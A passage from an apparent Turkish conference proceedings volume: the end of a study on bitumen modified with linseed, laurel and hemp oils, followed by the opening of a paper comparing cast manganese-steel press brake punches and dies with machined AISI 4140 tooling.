Çalışmada üç farklı bitkisel yağ bitümün modifiye edilmesi için kullanılmıştır. Bunlar %100 saf bitkisel yağlar olup, soğuk press yöntemiyle elde edilmiştir. Keten tohumu yağı, defne gar yağı, kenevir yağı çalışmada kullanılan yağlar olmuştur. Şekil 1’de bu yağlara ait resim bulunmaktadır.



Şekil 1. Kullanılan yağ çeşitleri.

2.2.1. Keten Tohumu Yağı (KTY)

Keten tohumu, ω -3 yağ asidi en zengin bitki kaynağıdır; yani α -linolenik asit (ALA) [5]. Keten tohumu yağı, doymuş yağ asitleri bakımından düşük (% 9), tekli doymamış yağ asitleri bakımından orta düzeydedir (% 18) ve çoklu doymamış yağ asidi bakımından zengindir (% 73) [6]. Tüm lipidler arasında α -linolenik asit, % 39.00 ile % 60.42 arasında değişen ana yağ asididir, ardından mükemmel bir ω -6, ω -3 yağ asidi sağlayan oleik, linoleik, palmitik ve stearik asitler gelir yaklaşık 0.3: 1 oranında [7].

2.2.2. Defne Tohumu Yağı (DTY)

Defne meyvelerinden üretilen defne tohumu yağı, tohumlardaki değerli bileşenlerin kaybını önlemek için soğuk pres tekniği kullanılarak elde edilir [8]. Türkiye’de Akdeniz kıyı bölgelerinde deniz seviyesinden 200 ila 800 metre yüksekte vahşi olarak yetişir [9]. Avrupa’da ve ABD’de ağırlıklı olarak süs bitkisi olarak yetiştirilmektedir [10]. Gıda, kozmetik ve ilaç endüstrisi gibi birçok alanda kullanılır [11].

DTY, yaklaşık % 40,57 oranında ana yağ asitleri olarak OA, LA ve ALA ile yaklaşık % 75 doymamış yağ asitleri içerir. Sırasıyla % 23.21 ve % 1.91’dir [12].


2.2.3. Kenevir Tohumu Yağı (KNY)

M.Ö. 8000 civarında kenevir yetiştirilmiştir. Kenevir tohumu yağı, kenevir bitkisinin tohumundan elde edilmektedir ve maliyeti yüksek olan bir endüstriyel yağdır. Kenevir bitkisinin tohumları yüksek ısıya maruz kalmadan, soğuk sıkılma yöntemiyle elde edilen yağdır.

Çoklu doymamış yağ asitlerinden dolayı keten tohumu yağına benzer özellikte olup aydınlatma, yazıcı mürekkeplerinde, vernik, boya, deterjan ve sabunlarda kullanılmıştır [13, 14].

2.3. Bitkisel Yağ ve Bitüm Karışımının Hazırlanması

Çalışma kapsamında kullanılan bitkisel yağların, bitümün fiziksel ve mekanik özelliklerini değiştirip değiştirmediğini ve değiştirdiyse hangi ölçüde olduğu belirlenmiştir. Bu süreçte her bir bitkisel yağ üç farklı oranda (%3, %5, %7) dâhil edilerek bitüm modifiye edilmiştir. Böylece üç farklı yağ için, her yağdan üç farklı içerikte modifiye edilmiş 9 adet bitümlü karışımlar geliştirilmiştir. Numuneler referans (RF), KTY3, KTY5, KTY7, DTY3, DTY, DTY7, KNY3, KNY5 ve KNY7 olarak yağ oranlarına göre gruplara ayrılmıştır. Çalışmada toplam 10 farklı grup oluşturulmuştur. Modifiye edilmiş bitüm örnekleri Şekil 2’te görülmektedir.



Şekil 2. Farklı oranlarda bitkisel yağ ilave edilerek hazırlanan numuneler.

3. METHOD

Farklı bitkisel yağ içerikleri ile modifiye edilen bitümlerin asfalt yol kaplamalarında kullanıma uygun olup olmadıkları ve fiziksel, mekanik özelliklerindeki değişimin saptana bilmesi için modifikasyon öncesi bitüme uygulanan ve karayolları yolları teknik şartnamesinde belirtilen deneyler tekrar edilmiştir.

Bu kapsamda TS EN 1427 standardına göre yapılan yumuşama noktası deneyi, hazırlamış olduğumuz bitümlü karışımların sıcaklığa ne kadar dayanabildiği hakkında bilgi sahibi olabilmemiz için gerçekleştirilmiştir. Şekil 3’da yumuşama noktası tayin deneyi görülmektedir.



Şekil 3. Yumuşama noktası deney düzeneği.

TS EN 1426 standardına göre yapılan penetrasyon deneyi yapılmıştır. Deneyin amacı, hazırlanan bitümlü karışımın kıvamı ve işlenebilirliği hakkında bilgi elde etmektir. Diğer taraftan bitümlü sıcak karışımlarının özelliklerinin tayininde önemli bir parametre olan bitüm özgül ağırlığı TS EN 15326 standardına göre piknometre yöntemi kullanılarak tayin gerçekleştirilmiştir. Bitkisel yağlarla modifiye edilen bitümlerin uzama kabiliyetlerinin belirlenebilmesi için TS EN 12589 standardına göre düktilite deneyi yapılmıştır. Son olarak modifiye edilen bitümlerin sathi kaplamalardaki yapışma özelliğinin tayin edilmesi için TS EN 12272-3 standardına göre vialit yapışma deneyi gerçekleştirilmiştir. Şekil 4 vialit yapışma deney aşamalarını göstermektedir.




Şekil 4. Vialit yapışma deney aşamaları

4. ARAŞTIRMA BULGULARI

Yapılan modifikasyon sonucunda yukarıda detaylıca bahsedilen deneyler gerçekleştirilmiş ve sonuçlar irdelenmiştir.

Şekil 5'te yumuşama noktası deney sonuçları sunulmuştur. Referans numunelerin yumuşama değeri ortalama 47,70 °C olarak belirlenmiştir. Modifiye edilen bitümlerin sonuçları değerlendirildiğinde; KTY3 numunesinin referans sınırının altında kaldığı ve sıcaklık karşısında daha az dayanım gösterdiği görülmüştür. %7' lik karışımlar arasında DTY7 numunesi en fazla dayanımı gösterirken, KNY7 en az dayanımı göstermiştir. %5'lik karışımlar arasında DTY5 en fazla dayanımı gösterirken, KTY5 en az


dayanımı göstermiştir. %3'lük karışımlarda ise, KNY3 en fazla dayanımı gösterirken, KTY3 sıcaklığa karşı en az dayanımı göstermiştir (Şekil 5). Karışıma dâhil edilen bitkisel yağların değişen oranına göre etkileri incelendiğinde KTY ve DTY katkılı karışımlarda bitkisel yağ oranının artması ile birlikte yumuşama noktasının da arttığı görülmektedir.



Şekil 5. Yumuşama noktası deney sonuçları


Penetrasyon deney sonuçları değerlendirildiğinde, referans numune için 62.8 mm penetrasyon değeri elde edilmiştir. Diğer numuneler ile kıyaslandığında, %3' lük karışım oranlarında KNY3 63.7 mm ile en düşük penetrasyon değerini vermiştir. 82 mm ile KYT3 numunesi en fazla batma derinliğine ulaşmıştır. %7' lik karışım oranlarında en düşük batma değerine DTY7, en yüksek batma değerine ise KNY7 karışımında ulaşılmıştır.

Karışıma dâhil edilen bitkisel yağların değişen oranına göre etkileri incelendiğinde tüm gruplarda bitüme dâhil edilen bitkisel yağ oranı arttırıldıkça penetrasyon değerinin arttığı tespit edilmiştir. Bu da karışıma dâhil edilen yağların karışımın işlenebilirliğini arttırdığını göstermektedir (Şekil 6).



Şekil 6. Penetrasyon deney sonuçlarının değişimi.

TS EN 15326 standardına göre yapılan deneylere göre referans numunenin özgül ağırlığı 0.99 gr/cm^3 olarak belirlenmiştir. %3'lük yağ eklenerek hazırlanan bitümlü karışım numunelerin sonuçlarına göre, 1.21 gr/cm^3 ile KNY3 en düşük özgül ağırlığa sahip iken, 1.35 gr/cm^3 ile KTY3 en yüksek özgül ağırlığı değerini vermiştir. %5'lik yağ eklenerek hazırlanan bitümlü karışım numunelerin sonuçlarına göre, 1.22 gr/cm^3 ile DTY5 en düşük özgül ağırlığa sahip iken, 1.27 gr/cm^3 ile KTY5 en yüksek özgül ağırlığı göstermektedir. %7'lik yağ eklenerek hazırlanan bitümlü karışım numunelerimizin sonuçlarına göre, 1.18 gr/cm^3 ile DTY en düşük özgül ağırlığa sahip iken, 1.25 gr/cm^3 ile KNY7 en yüksek özgül ağırlığı göstermektedir (Şekil 7).



Şekil 7. Özgül Ağırlık Deney Sonuçları.

Bitkisel yağlarla modifiye edilen bitümlerin düktilite özellikleri TS EN 12589 standardına göre tayin edilmiştir. Uzama yeteneği fazla olan bitümlerin bağlanma yetenekleri de yüksek olmakla beraber, bu tür bitümler sıcaklık değişimlerine karşı da fazla duyarlılık gösterirler.


Nicholson soyulma deneyi ise TS EN 12697-11 standardına göre yapılmıştır. Burada amaç yol kaplamalarında kullanılan agregaların soyulma mukavemeti ve bitümün yapışma özelliğinin tayin edilmesidir.

Tüm gruplar için elde edilen sonuçlar incelendiğinde tüm grupların şartname limitlerini sağladığı tayin edilmiştir. Tablo 3 deneylere dair sonuçları vermektedir.

Tablo 3. Düktilite ve Soyulma Deney Sonuçları.

Kısaltmalar	RF	KTY	KNY	DTY
Düktilite (cm)		> 100		
Nicholson test (%)		> 50		

Agrega ile bitümlü bağlayıcı arasındaki adezyonun su etkisi altında azalıp azalmadığını tespit etmek amacı ile modifiye edilen bitümlerin Vialit yapışma deneyleri gerçekleştirmiştir. Şekil 13'te TS EN 12272-3 standardına göre yapılan vialit deney sonuçları verilmiştir. Sonuçlar incelendiğinde referans numunenin vialit yapışma değeri %6 olarak tespit edilmiştir. DTY3 ile hazırlanan numuneler en düşük vialit değerini vermiş olup agregaya kaybı %7 olmuştur. En yüksek agregaya kaybı ise KTY7 grubunda olmuştur ve deneyde kullanılan agregaların %15'i bitümden ayrılmıştır. Özellikle %7 bitkisel yağ karışımlarında tüm grupların şartname üst sınırını aştığı görülmektedir (Şekil 8).



Şekil 8. Vialit deneyinin sonuçları.

5. SONUÇLAR

Yapılan çalışmalar bitümlü yol yapımında kullanılan ana bağlayıcı malzeme olan bitümün üç farklı bitkisel yağ ile modifiye edilmesi ile fiziksel ve mekanik özelliklerde ne gibi bir farklılıklar meydana geldiği ortaya koymuştur.

Bitüm temel fiziksel özellikler açısından değerlendirildiğinde yumuşama noktası deney sonuçlarına göre; modifikasyonda bitüme eklenen bitkisel yağların oranının artması ile KTY ve DTY katkılı karışımlarda yumuşama noktasının da arttığı görülmektedir. KNY gruplarında ise yumuşama noktalarının değerinin düştüğü tespit edilmiştir. Bu da bazı bitkisel yağların bitümün ısıya hassasiyetini arttırdığını göstermektedir.

Diğer bir temel fiziksel özellik olan penetrasyon değerleri incelendiğinde tüm gruplarda bitkisel yağ ilavesi ile beraber penetrasyon değerlerinde önemli artışlar olduğu tespit edilmiştir. Penetrasyon değeri özellikle bitümlü sıcak karışımların imalatı esnasında işlenebilirlik ve yol kaplamasında esneklik için önem arz etmektedir. Penetrasyon değerinin artması bitümün daha yumuşak bir kıvama gelmesini sağlayacağından çok düşük sıcaklıklardaki uygulamalar için işleme kolaylığı getireceği, düşük sıcaklıklardaki çatlama ve kırılmaları önleyebileceği sonuçlarına ulaştıracaktır.

Tüm numune grupları incelendiğinde duktilite sonuçlarının tamamının kopmaya karşı duktil davrandığı tespit edilmiştir. Aynı zamanda tüm numunelerin soyulma mukavemeti %50'den büyük olduğu belirlenmiştir.

Vialit deneyi sonucuna göre genel olarak %3 karışimli numunelerin diğer karışımın oranlarından daha az yapışma kaybı ortaya koyduğu saptanmıştır. %5 ilaveli numune gruplarında çoğu bitkisel yağla modifiye edilen bitümün yapışma kaybı şartname sınır değerlerinin altında çıkmıştır. %7' lik gruplarda ise tam aksine grupların çoğunun yapışma kaybı şartname limitlerini aştığı görülmüştür. Bu da özellikle sathi kaplama uygulamalarında %7' lik modifikasyonların riskli olacağını ortaya koymaktadır.

Yapılmış olan bu çalışma ile bitkisel yağlarla modifiye edilecek bitüm bağlayıcıların hem fiziksel hem de mekanik özelliklerine önemli derecede katkı sağladığı ortaya koyulmuştur.

6. KAYNAKLAR

- [1]- Singh M., Kumar P., Maurya M.R. 2013. Strength Characteristics Of SBS Modified Asphalt Mixes With Various Aggregates. Construction And Building Materials, 41: 815-823.
- [2]- Fernandes A., Neves J., 2013. Threshold Values Of Pavement Surface Properties For Maintenance Purposes Based On Accidents Modelling. International Journal Of Pavement Engineering Volume 15, 2014 - Issue 10. Pages 917-924.

- [3]- Masad, E., Rezaei, A., Chowdhury, A. And Harris, P. (2009). Predicting Asphalt Mixture Skid Resistance Based On Aggregate Characteristics. Texas Department Of Transportation And The Federal Highway Administration.
- [4]- Selvavathi V., Sekar V.A., Sriram V.& Sairam B. 2001. Modifications Of Bitumen By Elastomer And Reactive Polymer—A Comparative Study. Petroleum Science And Technology, (Pp.535-547).
- [5] Gebauer SK, Psota TL, Harris WS, Kris-Etherton PM (2006) N-3 Fatty Acid Dietary Recommendations And Food Sources To Achieve Essentiality And Cardiovascular Benefits. Am J Clin Nutr 83:1526S–1535S
- [6] Cunnane SC, Ganguli S, Menard C, Liede AC, Hamadeh MJ, Chen ZY, Wolever TMS, Jenkins DJA (1993) High A–Linolenic Acid Flaxseed (*Linum Usitatissimum*): Some Nutritional Properties In Human. Br J Nutr 69(2):443–453
- [7] Pellizzon MA, Billheimer JT, Bloedon LT, Szapary PO, Rader DJ (2007) Flaxseed Reduces Plasma Cholesterol Levels In Hypercholesterolemic Mouse Models. J Am Coll Nutr 26(1):66–75
- [8] Anonim-A, Laurel Seed Oil. http://www.alibaba.com/productdetail/laurel-seed-oil_117976411.html
- [9] Anonim-B, What Is Laurel And Where Does It Come From? <http://www.laurelseedoil.com>
- [10] Barla, A., Topcu, G., Oksuz, S., Tumen, G. & Kingston, D.G.I. (2007) Identification Of Cytotoxic Sesquiterpenes From *Laurus Nobilis* L. Food Chem., 104, 1478–1484.
- [11] Uluata, S. & Ozdemir, N. (2012) Antioxidant Activities And Oxidative Stabilities Of Some Unconventional Oilseeds. J. Am. Oil Chem. Soc., 89, 551–559.
- [12] Yazicioglu, T. & Karaali, A. (1983) On The Fatty Acid Composition Of Turkish Vegetable Oils. Eur. J. Lipid Sci. Technol., 85, 23–29.
- [13] Aytaç, S., Arslanoğlu Ş.F., Ayan A.K. (2018). Suçlu Olarak Bilinen Bitki: Kenevir. In: Keskin, H. (Ed.), Current Academic Studies In Agricultural Sciences, (Pp. 550). Cetinje: IVPE.
- [14] Oomah, B.D., Busson, M., Godfrey, D.V. And Drover, J.C.G., 2002. Characteristics Of Hemp (*Cannabis Sativa* L.) Seed Oil, Food Chem. 76:33–43 (2002).

DÖKÜM YÖNTEMİ İLE MANGANLI ÇELİK MALZEMEDEN ÜRETİLEN ABKANT PRES ZIMBA VE DİŞİ KALIPLARIN ZAMAN-ÜRETİM PERFORMANSLARININ İNCELENMESİ

Oktağ Adıyaman¹, Musa Kılıç¹, Rıfat Yakut¹

¹ *Batman Üniversitesi, Teknoloji Fakültesi, Batman, TURKEY*

oktay.adiyaman@batman.edu.tr

ORCID: 0000-0002-2674-3836

ÖZET

Abkant pres kalıpları endüstride sac bükme işlemlerinde yaygın olarak kullanılmaktadır. Bu kalıplar genel olarak AISI 4140 veya EN C45 (Ck 45) çeliğinden imal edilmektedir ve üretim yöntemi olarak kütük malzemelerin talaşlı imalat yöntemiyle işlenmesiyle elde edilmektedir. Ancak, ülkemizde AISI 4140 çeliği ve EN C45 çeliği küçük ebatlarda üretilmektedir. Bu çalışmada AISI 4140 ve EN C45 çeliğine alternatif olarak abkant press kalıpları manganlı çelikten ve döküm yöntemi ile elde edilmiştir. Döküm yöntemiyle elde edilen kalıplar endüstride kullanılan kalıplarla karşılaştırılmıştır. Bunun için tüm kalıplar 100 m/dk kesme hızında, 0,15 mm/dev ilerleme ve 1 mm talaş derinliğinde işlenmiş ve üretim zamanı ve fire miktarı yönünden karşılaştırılmıştır. Sonuç olarak döküm yöntemi ile üretilen erkek ve diş kalıpların ortalama olarak %89 oranında zaman tasarrufu sağladıkları ayrıca %16 miktarında fire miktarı oluşturdukları tespit edilmiştir.

Anahtar Kelimeler: “V” bükme, İşlenebilirlik, AISI 4140 çelik, Manganlı çelik

INVESTIGATION OF TIME-PRODUCTION PERFORMANCE OF PUNCH AND DIES PRODUCED FROM MANGANESE STEEL MATERIAL BY CASTING METHOD

ABSTRACT

Abkant Press punches and dies are widely used in industry in sheet metal bending and forming processes. These punches and dies are generally made of AISI 4140 or EN C45 (Ck 45) steel and are obtained by machining the stock materials as the production method. However, in our country, AISI 4140 steel and EN C45 steel are produced in small sizes. In this study, as an alternative to AISI 4140 and EN C45 steel, Abkant Press punches and dies were obtained from manganese steel by casting method. Punches and dies obtained by casting method were compared with punches and dies used in industry. For this, all punches and dies were manufactured at 100 m/min cutting speed, 0.15 mm/rev feedrate and 1 mm depth of cut and compared in terms of production time and surface roughness. As a result, it has been determined that punches and dies produced by casting method save time on average %89.

Keywords: “V” bending, Machining, AISI 4140 steel, Manganese steel

1. GİRİŞ

Günümüz endüstrisinde sac bükme işlemleri oldukça yaygın bir biçimde kullanılmaktadır. Bu amaçla Abkant pres tezgahları, hemen hemen sac işlemleri ile ilgilenen tüm atölyelerde bulunması zorunlu tezgahların başında gelmektedir. Abkant presler, sac bükme işlemlerini hareketli ve sabit iki çene ile yapmaktadır. Sac bükme işlemleri en sonunda üst hareketli çeneye bağlı zımba ve alt sabit çeneye bağlı dişi kalıp diye tanımlanan kalıplar sayesinde yapılmaktadır ve bu bükme işlemi “V” bükme olarak adlandırılmaktadır. “V” bükmede kullanılan zımba ve dişi kalıpların, sac bükme işlemlerini uzun süre yapabilecek kabiliyette malzeme dayanımına sahip, üretim yönünden az maliyetli ve tüm bükme kuvvetlerini karşılayacak niteliklere sahip olması gerekmektedir. Zımba ve dişi kalıplarında bükme yapan uç kısımların deformasyonu ve aşınması, bu kalıpların kütük halinde talaşlı imalat yöntemiyle işlenmelerindeki uzun üretim süreçleri günümüzde bu alanda en çok karşılaşılan problemlerin başında gelmektedir. Bu problemler hem zaman hem de maliyet anlamında yük oluşturmaktadır. Bu problemlerin çözümünde uygun mekanik ve kimyasal özelliklere sahip zımba ve dişi kalıp malzemelerinin geliştirilmesi ve bu kalıpların imalatında minimum işleme zamanına sahip yöntemlerin geliştirilmesi problemin çözümünde uygulanacak metotların başında gelmektedir. Kısa süren işleme yöntem ve teknikleri, daha az sayıda kesici takım kullanımı, daha az bağlama ve hazırlık zamanı ve işçilik şeklinde de ayrıca fayda getirecektir. “V” bükme zımba ve dişi kalıpları genel olarak AISI4140 çeliği ve EN C45 (Ck 45) çeliğinden üretilmektedir. Üretim yöntemi olarak ta büyük çoğunlukla kütük

malzemelerin talaşlı üretimi yöntemi ile elde edilmektedir. Ülkemizde bu çeliklerin çok küçük ebatlarında çubuk şeklinde üretimi mevcuttur. Bu durumda bu kalıplar için çok fazla miktarda ithal çelik getirilmekte ve uzun talaşlı imalat süreçleri ortaya çıkmaktadır. Çok sayıda profile sahip “V” bükme kalıplarının elde edilmesine yönelik diğer bir alternatif olarak, bu kalıpların uzun boylar halinde ülke dışından getirilmesi ile stoklanması ve istenilen boylarda kesimi ile kullanıcılara satışlarıdır. Bu yöntem de yüksek stok maliyetlerine neden olmakta ve esnek olmayan, model bağımlı bir yapı oluşturmaktadır.

Daha önce yapılan çalışmalar incelendiğinde sac bükme işlemleri ile ilgili yapılan çalışmaların genel olarak üç başlık altında toplandığı görülmektedir. Bunlar;

- Bükme modelleri ile ilgili çalışmalar
- Sac özellikleri ve ölçme metotları ile ilgili çalışmalar
- Adaptif bükme çalışmaları
- Parça yerleştirme ve sınıflandırılması ile ilgili çalışmalar
- Bükme sıralaması
- Çarpışma algılama
- Tolerans doğrulama
- Robot uygulamaları ve sac yükleme operatör işlemleri [1]

Tüm bu çalışmalara ilave olarak “V” bükme kalıp malzemelerine yönelik te az sayıda çalışma yapılmıştır. Durgun ve arkadaşları sac metal bükme kalıplığında kullanılan ötektik ve ötektik civarı (ötektikaltı ve ötektiküstü) Bi-Sn alaşımları ile üretilen kalıpların mekanik özelliklerini incelemiştir. Üretimi yapılan bu alaşım malzemesine sahip kalıpların mekanik özelliklerini belirlemek için kalıplara sertlik, çekme ve basma testleri uygulanmıştır. Ötektiküstü alaşımlarda Bi miktarının artması ile sertlik değeri artmasına karşılık, ötektikaltı alaşım kalıplarda sertlik değeri Bi miktarının artması ile azalmıştır. Kalıplardaki en yüksek sertlik değeri %60 Bi alaşım içeren ötektikaltı alaşım kalıplarda oluşmuştur. Alaşım kalıpların çekme dayanımlarının ise genel olarak Bi miktarının artması ile azaldığı görülmüştür. Maksimum çekme dayanımı değerinin, %51 Bi oranındaki ötektiküstü alaşım kalıplarda elde edildiği tespit edilmiştir. Ötektiküstü alaşımlardaki uzama miktarları genel itibariyle ötektikaltı alaşımlardan daha yüksektir. En yüksek uzama miktarının ise ötektik alaşımlarda elde edildiği görülmüştür. Öte yandan, alaşımların basma dayanımlarının Bi oranı ile azaldığı ve maksimum basma dayanımı değerinin de, %51 Bi oranındaki ötektiküstü alaşımlarda elde edildiği gözlenmiştir [2].

Diğer bir çalışmada Yılmaz, otomotiv sektöründeki sac form kalıplarındaki grafitli SAE430B mangan bronz (aşınan malzeme) ve bu kalıp ile birlikte çalışan Fe esaslı aşındırıcı malzemenin (DIN 1.2379 soğuk iş takım çeliği, DIN GG25 lamel grafitli dökme demir ve DIN GGG70 küresel grafitli dökme demir) tribolojik özelliklerini incelemiştir. Çalışmada DIN GGG70 küresel grafitli dökme demir malzemenin en fazla aşındırıcı, DIN GG25 lamel grafitli dökme demir malzemenin ise en az aşındırıcı

malzeme olarak tespit edilmiştir. Grafitli ve grafitsiz disklerle yapılan deneylerde grafitin 8 ile 91 kat oranında aşınmayı azalttığı görülmüştür [3].

Sac bükme işlemlerinde bükmedeki geri esneme miktarı, sebepleri ve çözümüne yönelik çok fazla çalışma mevcuttur. Tekaslan ve arkadaşları, bakır sac malzemelerdeki geri esneme miktarının tespiti ile ilgili bilgisayar ortamında veriler oluşturulmuştur [4]. Öztürk ve arkadaşları, 5083-H111 alaşımında ön gerilmenin geri esnemeye etkilerini incelemiş ve artan ön gerilme ile birlikte geri esneme açılarında artış gözlemişlerdir. 200oC sıcaklıkta herhangi bir etkinin olmadığı, 300oC de artan ön gerilme oranı ile birlikte geri esnemede önemli ölçüde azalma tespit etmişlerdir. % 4 ön gerilmeden sonra ise negatif geri esneme elde edilmiştir [5]. Başka bir çalışmada [6], ütüleme suresi ve basıncının etkisi DKP sac malzeme türü için de incelenmiştir. Ütüleme suresindeki artışın geri esneme değerini oransal olarak azalttığı gözlemlenmiştir. AA2024 Alaşımlarındaki geri esneme olayı ile ilgili Gürün ve arkadaşları bir çalışma [7] yapmışlardır. Yaptıkları çalışmada 60°, 90° ve 120° açılarında alüminyum plakalar bükme işlemine tabi tutulmuş ve optik profilometre ile geri esneme ölçülmüştür. Sac kalınlığının artması ile geri esneme miktarında azalmalar meydana geldiği, bükme açısının artırılması ile geri esnemenin azaldığı ve hadde yönü dik halde en az geri esneme miktarları olduğu tespit edilmiştir. Başka bir çalışmada [8] Yang ve diğerleri, yüksek mukavemetli AHSS çeliğinin geri esneme miktarının incelemişlerdir. Sac malzemelerin bükme esnasında geometrik toleranslarının korunması ve geri esneme miktarının tahmin edilmesi oldukça zordur. Bunun nedeni sabit olmayan young modülü ve tahmin edilemeyen gerilme-deformasyon ilişkisidir. Yapılan çalışmada bahsi edilen bu sac malzemenin "V" bükme preslerinde geri esneme miktarına yönelik tahmin yapılabilmesi için analitik bir model geliştirilmiştir. Abkant presleri ile bükme işlemlerinde zımbanın bükme işlemi sonrası kalktıktan sonra sac malzemedeki final açısının zımbadaki açıdan daha küçük olduğu gözlenmiştir. Bu geri esneme, sac malzemenin elastik olarak kendini toplamasından ileri gelmektedir. Sac metal malzemenin bilinen özellikleri ve takım geometrisi kullanılarak çeşitli modeller oluşturulmuştur. Ancak gerçek üretimde herhangi bir iş parçasının üretiminde gerçek durum normal değerlerden farklı olacaktır. Bu nedenle teorik tahminlerden sapmalar geri esneme miktarında olacaktır. Yapılan çalışmada Wang ve diğerleri [9], bu geri esnemenin kontrolü için bir metodoloji geliştirmişlerdir.


Kalıp malzemesi ile ilgili diğer bir çalışmada Özcan A. [10], kalıp malzemesi olarak kullandığı 1.2767, 1.2379 ve CPOH soğuk şekillendirme çelikleri ile üretilen ardışık bir kalıbın üretim sürecinde ürünlerdeki yüzey kalitesini ve kalıp aşınmalarını incelemiştir. Sonuç olarak CPOH çeliğinin en iyi performansı gösterdiği tespit edilmiştir.

Bu çalışmada "V" bükme kalıplarında kullanılan AISI 4140 ve EN C45 (Ck 45) çeliği ile üretilmiş kalıplar ile alternatif olarak manganlı çelikten üretilmiş "V" kalıpları karşılaştırılmıştır. Bu karşılaştırmada üretim zamanı ve elde edilen fire miktarları yönünden kazanımlar karşılaştırılmıştır.

Böylece her iki kalıp elde etme metodunun zaman-maliyet açısından daha avantajlı olduğu tespit edilmeye çalışılmıştır.


2. MATERYAL ve METOT

Abkant preslerde “V” bükme işlemlerinde kullanılan oldukça fazla çeşitte zımba ve dişi kalıp modeli mevcuttur. Talaşlı imalat süreçlerinde üretim zamanı olarak en fazla zamanı zımba modelleri almaktadır. Bu nedenle çalışmada özellikle zımba modelleri üzerinde işlem yapılması öngörülmüştür. “V” bükmede kullanılan zımbalar yassı tip, orta hacimli tip ve geniş hacimli tip olmak üzere genel olarak 3 grupta toplanabilir (şekil 1).



Şekil 1. Farklı tip zımba modelleri [11]


Gerek yassı, gerek orta hacimli ve gerekse geniş hacimli zımbaların klasik anlamdaki imalatı kütük malzeme üzerinden gerçekleştirilmektedir. AISI 4140 çeliğinden imal edilen tüm talaşlı imalat işlemlerinde kütük haldeki plakalar kullanılmış ve minimum işlem zamanını bulmak amacıyla yassı tip zımba tipi karşılaştırma amacıyla seçilmiştir (şekil 2).



Şekil 2. Klasik talaşlı üretim yöntemiyle oluşan fire oluşum kısımları

Klasik üretim metoduna alternatif olarak geliştirilen manganlı çelik malzemeden döküm yoluyla elde edilen tüm zımba ve dişi kalıpların öncelikle modelleri, karbon fiber malzemeden işlenmiş ve sonrasında manganlı çelik malzemeden kum döküm yöntemiyle elde edilmiştir (şekil 3). Dökülen her model üzerinde montaj fikstür yüzeylerinde ve sac bükme temas yüzeylerinde 2 mm lik işleme payı

bırakılmış, diğer yüzeyler orijinal ölçü ve şekillerinde bırakılmıştır. AISI 4140 çeliğinden elde edilmiş zımbalarda minimum işleme zamanının karşılaştırılması amacıyla yassı tip zımba seçilmiştir.



Şekil 3. a) Karbon fiber döküm modelleri b) Dökümü yapılmış zımba ve dişi kalıplar


“V” bükme kalıplarının imal edildiği malzeme cinsine alternatif olarak üretilen manganlı çelik malzemesi ve ile mevcut şartlardaki zımba modellerinin çelik cinsi olan AISI 4140 çeliğine ait kimyasal analiz tablo 1’de verilmektedir.

Tablo 1. Dökümü yapılan manganlı çelik ve işlenen AISI 4140 çeliklerin kimyasal analizleri

Manganlı Çelik Kimyasal Analizi							
Element	%	Element	%	Element	%	Element	%
Karbon (C)	1,375	Silisyum (Si)	0,356	Mangan (Mn)	17,590		
Fosfor (P)	0,047	Kükürt (S)	0,005	Krom (Cr)	0,977		
Molibden (Mo)	0,261	Nikel (Ni)	0,104	Aluminyum (Al)	0,013		
Bakır (Cu)	0,110	Vanadyum (V)	0,047	Bor (B)	0,002		
Kalan kısım Demir (Fe)							
AISI 4140 Çelik Kimyasal Analizi							
Element	C	Mn	Si	Cr	S	P	Mo
%	0,41	0,83	0,21	0,9	0,027	0,027	0,18


Buna kıyasla, manganlı çelik malzemeden dökümü yapılan modeller de (şekil 3) montaj fişstür ve büküm sac temas yüzeylerindeki işleme amacıyla bırakılmış 2 mm lik paylar CNC freze tezgahında işlenmiştir ve her iki yöntem üretim zamanı olarak kıyaslanmıştır.

Tüm talaşlı imalat işlemlerinde yassı tip zımba modeli en az fire verdiği için dolayı karşılaştırmalar bu model üzerinden yapılmıştır. Öncelikle AISI 4140 kütük malzemeden zımba modelinin üst ve alt kısmı işlenmiş ve işleme zamanları bulunmuştur (şekil 4).



Şekil 4. AISI 4140 kütük malzemeden yassı tip zımbanın işlemindeki işlem basamakları

Burada şekil 4'te de görüldüğü üzere üst taraftaki 1,2,3 nolu bölgeler yüzey tarama yöntemi, 4,5 ve 6 nolu bölgeler ise açısal frezeleme yöntemi ile işlenmiştir. Öte yandan alt taraftaki 1,3 nolu bölgeler yüzey tarama metodu, 2 numaralı kanal parmak freze ile kanal işleme ve 4 ve 5 nolu bölgeler de açısal frezeleme işlemleri ve en sonunda da burun radüsü işleme yöntemiyle işlenmiştir. Dökülen manganlı çelik zımba, sadece montaj fikstür yerleri olan 1 ve 2 nolu bölgeler saplı tarama kesiciyle, 3 nolu bölge çap 50 tarama başlığıyla, 4 nolu kanal kısmı parmak freze ile ve burun kısmı olan 5 nolu bölge profil kesici başlığı ile işlenmiştir (şekil 5). Tüm işlemlerde bağlama zamanları ihmal edilmiştir.




a) Zımba montaj yeri paylı yerlerin işlenmesi

b) Zımba kanal yeri ve paylı burun kısmının işlenmesi

Şekil 5. Manganlı çelik malzemedeki paylı olarak dökülen yassı tip zımbanın işlemlerindeki işlemler basamakları

Gerek kütük haldeki AISI4140 çeliğinden gerekse manganlı çelikten paylı olarak dökülen zımbalar, üretim zamanı açısından karşılaştırılması maksadıyla 25 mm uzunlukta modeller üzerinden kıyaslanmıştır ve aradaki üretim zaman farkı bulunmuştur.

Tüm talaşlı imalat işlemlerinde Korloy markalı manganlı çelik sertliğinde malzemeleri işlemek için kullanılan APMT 1604PDSR-MM standardında ve PC5300 kodlu kesici uç kullanılmıştır. Kesici işleme sınıfı belirlenmesi ve kesme parametreleri için Korloy 2014-2015 yılı kesici uç kataloğu kullanılmıştır. Tüm kesme parametreleri ve kesici seçimi katalog bilgileri göz önüne alınarak tespit edilmiştir (şekil 6).



Şekil 6. Kesme parametrelerinin tespiti a) Kesicinin malzeme ve işlem cinsi uyumluluğu b) kesme hızı ve ilerleme değeri tayini c) kesici uç referans değerleri


Şekil 6 a'dan seçilen ucun darbeli işlemler için ve dökme demire uygun bir uç olduğu anlaşılmaktadır. Şekil 6 b'den ise bu malzemeler için kesme hızı ve dış başına ilerleme değerleri alınmış ve en sonunda da şekil 6 c'den uç sınıflandırmasının kesme hızı ve ilerleme değerlerini karşılayıp karşılamadığı kontrol edilmiştir. Yüzey tarama işlemleri için çap 50 freze tarama kafası ile kenar ve kaba boşaltmalardaki freze tarama başlıkları tayin edilmiştir. Sonuç olarak AISI 4140 çeliği ve manganlı çeliğin işlenmesi için gerekli kesme parametreleri oluşturulmuştur (tablo 2).

